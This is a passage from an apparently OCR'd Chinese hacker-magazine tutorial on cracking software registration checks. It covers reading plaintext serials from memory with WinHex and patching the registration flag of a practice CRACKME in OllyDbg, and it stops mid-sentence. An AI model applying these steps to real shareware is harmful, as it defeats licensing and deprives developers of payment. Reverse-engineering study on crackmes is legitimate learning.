


图15

**小编点评：**

这一次破解是比较轻松和容易的，使用WinHEX查看内存就找出了明文注册码。其实很多共享软件的作者并没有加密的意识，在写注册流程的时候让注册码直接和用户输入的信息做了比较。这就出现了一个问题，该注册码一定会在某一时刻明文的出现在内存的某一位置，根据有经验的朋友说，这个位置一般是在我们特意输错的注册码上下0x90偏移处，但是能不能察觉出来就有待于小黑们的经验和直觉了。

（文章中涉及到的PEiD BoXer修改版、ResScope、简历电邮版、WinHex光盘中已收录）

## 小技巧

### 网页文章无法复制的——最简单的绝招

很多资料性的网络文章，往往在网页禁止使用“复制”、“粘贴”命令。破解方法很简单：单击IE浏览器的“工具”——“internet选项”——“安全”，将其中的“internet”的安全级别设为最高级别，“确定”后刷新网页即可。安全级别最高的时候，一切控件和脚本均不能运行，再厉害的网页限制手段统统全部作废。

### 文件和文件夹显示为蓝色和绿色

这些文件和文件夹属于加密或压缩的NTFS文件，属于正常现象。如果不希望显示为蓝色，可以打开“我的电脑”，依次单击“工具”菜单→“文件夹选项”→“查看”，在列表中取消“用彩色显示加密或压缩的NTFS文件”，然后单击“确定”按钮退出。

# 从零开始学破解之（七）

文章难易度：★★★
文章阅读点：标志位暴破软件的基本原理和操作体验

TalentFeng

# 标志位暴破法

黑客X档案的菜鸟读者们在经过了以前课程的学习后，应该可以通过暴破的方法来破解软件了（包括跳过注册验证、解除各种功能、时间、次数的限制等），不过我们所提到的“暴破”都是通过修改关键的跳转代码或是改成JMP无条件跳转指令来实现的，既简单易懂效果又好。

可是有的软件在这样修改后，虽然显示的是“已经注册”，但使用时却仍旧有诸多的限制，与没有注册时的情况一模一样。这就是高手们经常提到的“伪注册”（“伪注册”是指虽然软件显示的是注册版本，但是事实上却不是，软件依然存在很多限制）。

今天就要为大家介绍一种全新的暴破方法，可以完美的解决这个问题。这就是暴力破解的最高境界——标志位破解法！标志位暴破法专门针对各种普通暴破方法不能解决的“疑难杂症”，而且一针见效。那什么叫标志位暴破法呢？我们先从“标志位”开始说起吧。

标志位是汇编语言中的一个概念（小菜心里一阵发虚），顾名思义就是在某一个东西上做一个标志，这样一来就可以把特定的目标与其它的东西区分开来。那么在软件破解当中这个“标志位”又该怎样去理解呢？

**我们来复习一下一般软件的注册验证流程：**

1．收集用户输入的注册名和注册码；

2．使用一定的注册算法，得到一个计算的结果（真正的注册码）；

3．把真正的注册码与我们输入的注册码进行比较；

4．经过上面的比较，如果两个值相等就提示我们注册成功；如果两个值不相等就提示注册失败。

对于这样的验证流程，使用修改跳转的方法相当有效。但是还有一些软件的注册验证流程与这个经典的过程有所不同。它们的流程是这样的：

1．收集用户输入的注册名和注册码；

2．计算出正确的注册码；

3．比较输入的注册码和正确的注册码是否相同；

4．如果两个值相等就把某一个寄存器的值设为1，如果不相等就把相应寄存器的值设为0；

5．比较寄存器里的值是否和预先设置的值相匹配，匹配则注册成功，否则注册失败。

**小知识：寄存器**

这也是汇编知识里的术语，就像内存中会使用内存地址来标记数据所在的位置一样，CPU存储的数据在各个不同的寄存器里。

这个过程就像老师批改试卷一样，哪道题做对了就划一个“✓”来表示，如果做错了就打上一个“×”。这个做标记的地方叫做寄存器，寄存器里的值可以是1或者0，一般来说1表示注册成功，0表示失败。为了保证注册的有效性，软件每次启动时都会检验标志位的赋值情况，这种验证的方式就给小菜们造成了两个困难。

1．关键跳转不是很明显，给修改跳转带来了难度

2．如果只修改跳转，而不修改寄存器中的值，还是注册不成功

当某些软件采用了这样的一个验证方式，普通的暴破方法就很难奏效了。所以我们必须把关注的重点从“跳转”上转移到寄存器的值，如何找到关键寄存器的值，又如何修改呢？下面来看一个实例。

我们要用到一个练习标志位爆破的CRACKME，在输入不正确的注册码时这个CRACKME是没有任何反应的，只有在输入正确的注册码后，才会提示我们注册成功。老规矩，使用OD打开这个CRACKME（注意：CRACKME在正常的情况下是不会加壳的，专门用来练习脱壳技术的CRACKME除外），单击右键选择“超级字符串查找”，“FIND　ASCII”来到了“字符串查找”的界面中。细心的观察每一行代码，终于在一个不起眼的角落里找到了注册成功的提示信息（图1）。

| | | |
|---|---|---|
| 00401271 | push 00406080 | good job! - cracked\| |
| 00401276 | push 00406050 | send your solution to : v0id2k1@hotmail.com |
| 0040128B | push 00406038 | enter registration info |
| 0040147E | push ebp | (initial cpu selection)　就是这句提示 |

图1

在出现提示的这一行上双击就来到了对应的代码处（图2），为了方便说明我们把要用到的代码提取出来。

```
 00401257    E8 A4FDFFFF    call    00401000
 0040125C    83C4 08        add     esp, 8
 0040125F    83F8 01        cmp     eax, 1
 00401262    A3 646C4000    mov     dword ptr [406C64], eax
 00401267    75 65          jnz     short 004012CE
 00401269    8B15 28694000  mov     edx, dword ptr [406928]
从这里把代码分成两部分
 0040126F    6A 40          push    40          ; /Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
 00401271    68 80604000    push    00406080    ; |good job! - cracked|
 00401276    68 50604000    push    00406050    ; |send your solution to : v0id2k1@hotmail.com
 0040127B    52             push    edx         ; |hOwner => NULL
 0040127C    FF15 C4504000  call    dword ptr [<&USER32.MessageBoxA>>; \MessageBoxA
```

| | | | |
|---|---|---|---|
| 0040126F | . 6A 40 | push 40 | 来到了这里 |
| 00401271 | . 68 80604000 | push 00406080 | |
| 00401276 | . 68 50604000 | push 00406050 | |
| 0040127B | . 52 | push edx | |
| 0040127C | . FF15 C450400 | call dword ptr [<&USER32.MessageBoxA | |

图2

“好长的一段代码呀！”小菜们感叹道。既然小菜们觉得看这段代码有点困难，那就把它分成两部分来看吧，先注意后面的代码：

```
 0040126F    6A 40          push    40          ; /Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
 00401271    68 80604000    push    00406080    ; |good job! - cracked|
 00401276    68 50604000    push    00406050    ; |send your solution to : v0id2k1@hotmail.com
```

```
0040127B    52    push    edx              ; |hOwner => NULL
0040127C    FF15 C4504000 call    dword ptr [<&USER32.MessageBoxA>>; \MessageBoxA
```

通过OD给出的注释"good job! - cracked!"，再结合"call dword ptr [<&USER32.MessageBoxA]"，很容易便知道了这几句代码的作用是弹出一个窗口并告诉我们"干得不错，程序被破解了"。接着向上看：

```
00401257  .  E8 A4FDFFFF   call    00401000
0040125C  .  83C4 08       add     esp, 8
0040125F  .  83F8 01       cmp     eax, 1
00401262  .  A3 646C4000   mov     dword ptr [406C64], eax
00401267  .  75 65         jnz     short 004012CE
00401269  .  8B15 28694000 mov     edx, dword ptr [40692
```

这一部分代码小菜们看起来可能会有点难度，不要着急，结合一下所学过的知识，从下往上先挑我们能看懂的代码来看。**00401267 . 75 65 jnz short 004012CE**，这个命令小菜们应该很熟悉了，JNZ跳转嘛！意思就是在不相等的情况下就跳转到另一个地方。继续向上，**0040125F . 83F8 01 cmp eax, 1**，这一句也不陌生，它的作用就是将EAX这个"小盒子"里的值与1进行比较。

> **小提示：什么是EAX？**
> EAX是计算机里的一个寄存器的名字，用来存放一些数据。我们可以把它理解成一个"小盒子"，程序在运行时会向这个盒子暂时性的存放一些东西。

上边的"cmp eax, 1"的含义就是把目前EAX这个盒子里装的东西（可以是1，也可以是2、3、4等等）与一个固定的数字1进行比较。试着把这两句代码联系起来：将EAX和1进行比较，如果不等于1就跳到另外一个地方，如果等于1就运行成功注册的那段代码！

理清了思路，我们就开始思考了：如果可以让寄存器EAX中的值等于1，那么不论输入的注册码是什么，程序都会认为"已经注册了"，这也就是标志位暴破法和修改跳转法最大的不同。修改跳转只能做到让程序"脑袋"发晕，在注册成功与失败的问题上做出错误的决定，而标志位暴破法则是从内部欺骗程序，使得不论输入怎样的注册信息，程序都会认为"注册码有效"。

那么如何去修改寄存器中的值呢？我们让注意力回到那一段代码上：

```
00401257  .  E8 A4FDFFFF   call    00401000
0040125C  .  83C4 08       add     esp, 8
0040125F  .  83F8 01       cmp     eax, 1
00401262  .  A3 646C4000   mov     dword ptr [406C64], eax
00401267     75 65         jnz     short 004012CE
```

这段代码我们已经分析过了，它主要的作用就是比较标志位的值（cmp eax, 1），并作出判断（jnz short 004012CE）。正常情况下，只有输入的注册码与真正的注册码相等时，EAX才会等于1。那我们能不能自己动手，将EAX在这个时候设置为1呢？

有的读者可能已经想到了使用"MOV"这个赋值指令来达到这个目的，具体的指令是"mov eax, 1"。可是要在什么地方写入这一句代码呢？我们观察一下周围的代码：

```
0040125F     83F8 01       cmp     eax, 1
00401262     A3 646C4000   mov     dword ptr [406C64], eax
00401267     75 65         jnz     short 004012CE
```

这三句代码非常重要，涉及到了标志位的判断，不能修改（小编：实际上，这里的jnz改成jz也一样可以破解成功。不过为了掌握一门新技术，大家就先不要钻牛角尖了）。

**0040125C . 83C4 08 add esp, 8**这句代码的作用是用来平衡堆栈的，如果破坏了堆栈的平衡，那么程序很可能就不能正常运行了。

> **小提示：**
> 因为在Windows系统里，很多进程使用的都是同一个堆栈。哪个进程处于活跃状态，它就有权利使用这个堆栈，当它使用完了，就要把堆栈恢复到原始状态，再交给别的进程使用。堆栈平衡就是类似的意思，在破解的过程中，经常会遇到堆栈被破坏，需要恢复平衡的时候。对于菜鸟来说，如果仍然不怎么理解的话可以先跳过去，但是一定要记住，这一句代码不能修改。

看来看去只剩**00401257 . E8 A4FDFFFF call 00401000**这一句代码了。CALL指令的意思就是调用一个子程序，把子程序里面的代码执行完毕后再返回到这里。就好像老师上课到一半的时候，让我们去解一道题，解完这道题了再继续上课。当我们接到这个指令的时候，就要把注意力转移到解题上，全神贯注的把题目做完，再回来听老师继续讲课。

在这个程序里，我们更关心的是CALL这个子程序到底做了什么，能不能在它里面做手脚！那么首先要做的就是跟踪到CALL的子程序里面，在**00401257 . E8 A4FDFFFF call 00401000**上设置一个断点（选中这句代码，按F2），按下快捷键Ctrl+F2重新载入程序，再按下F9让这个CRACKME运行起来。这时，任意输入一个注册名和一个注册码，单击"Check"按钮，就会发现程序被中断了（重要的标志就是，突然回到了OD的窗口中，如图3）。

现在程序中断在**00401257 . E8 A4FDFFFF call 00401000**这句代码上了，要继续跟踪下去，要使用F7进行单步步入。

> **小知识：F7和F8的区别**
> 在反汇编时，经常需要一步一步的查看程序是怎么运行的。F7和F8都是单步跟踪的快捷键，其中F7遇到CALL的时候，会跟踪进入CALL的子程序中，而F8则会等待CALL里的子程序运行完毕返回之后再执行下一句代码。

按下F7之后我们来到了如图4所示的界面中。

其实这个CALL就是一个计算注册码并且进行比较的过程，它是一个子程序，那么可以由我们随意的修改。注意开头





图3

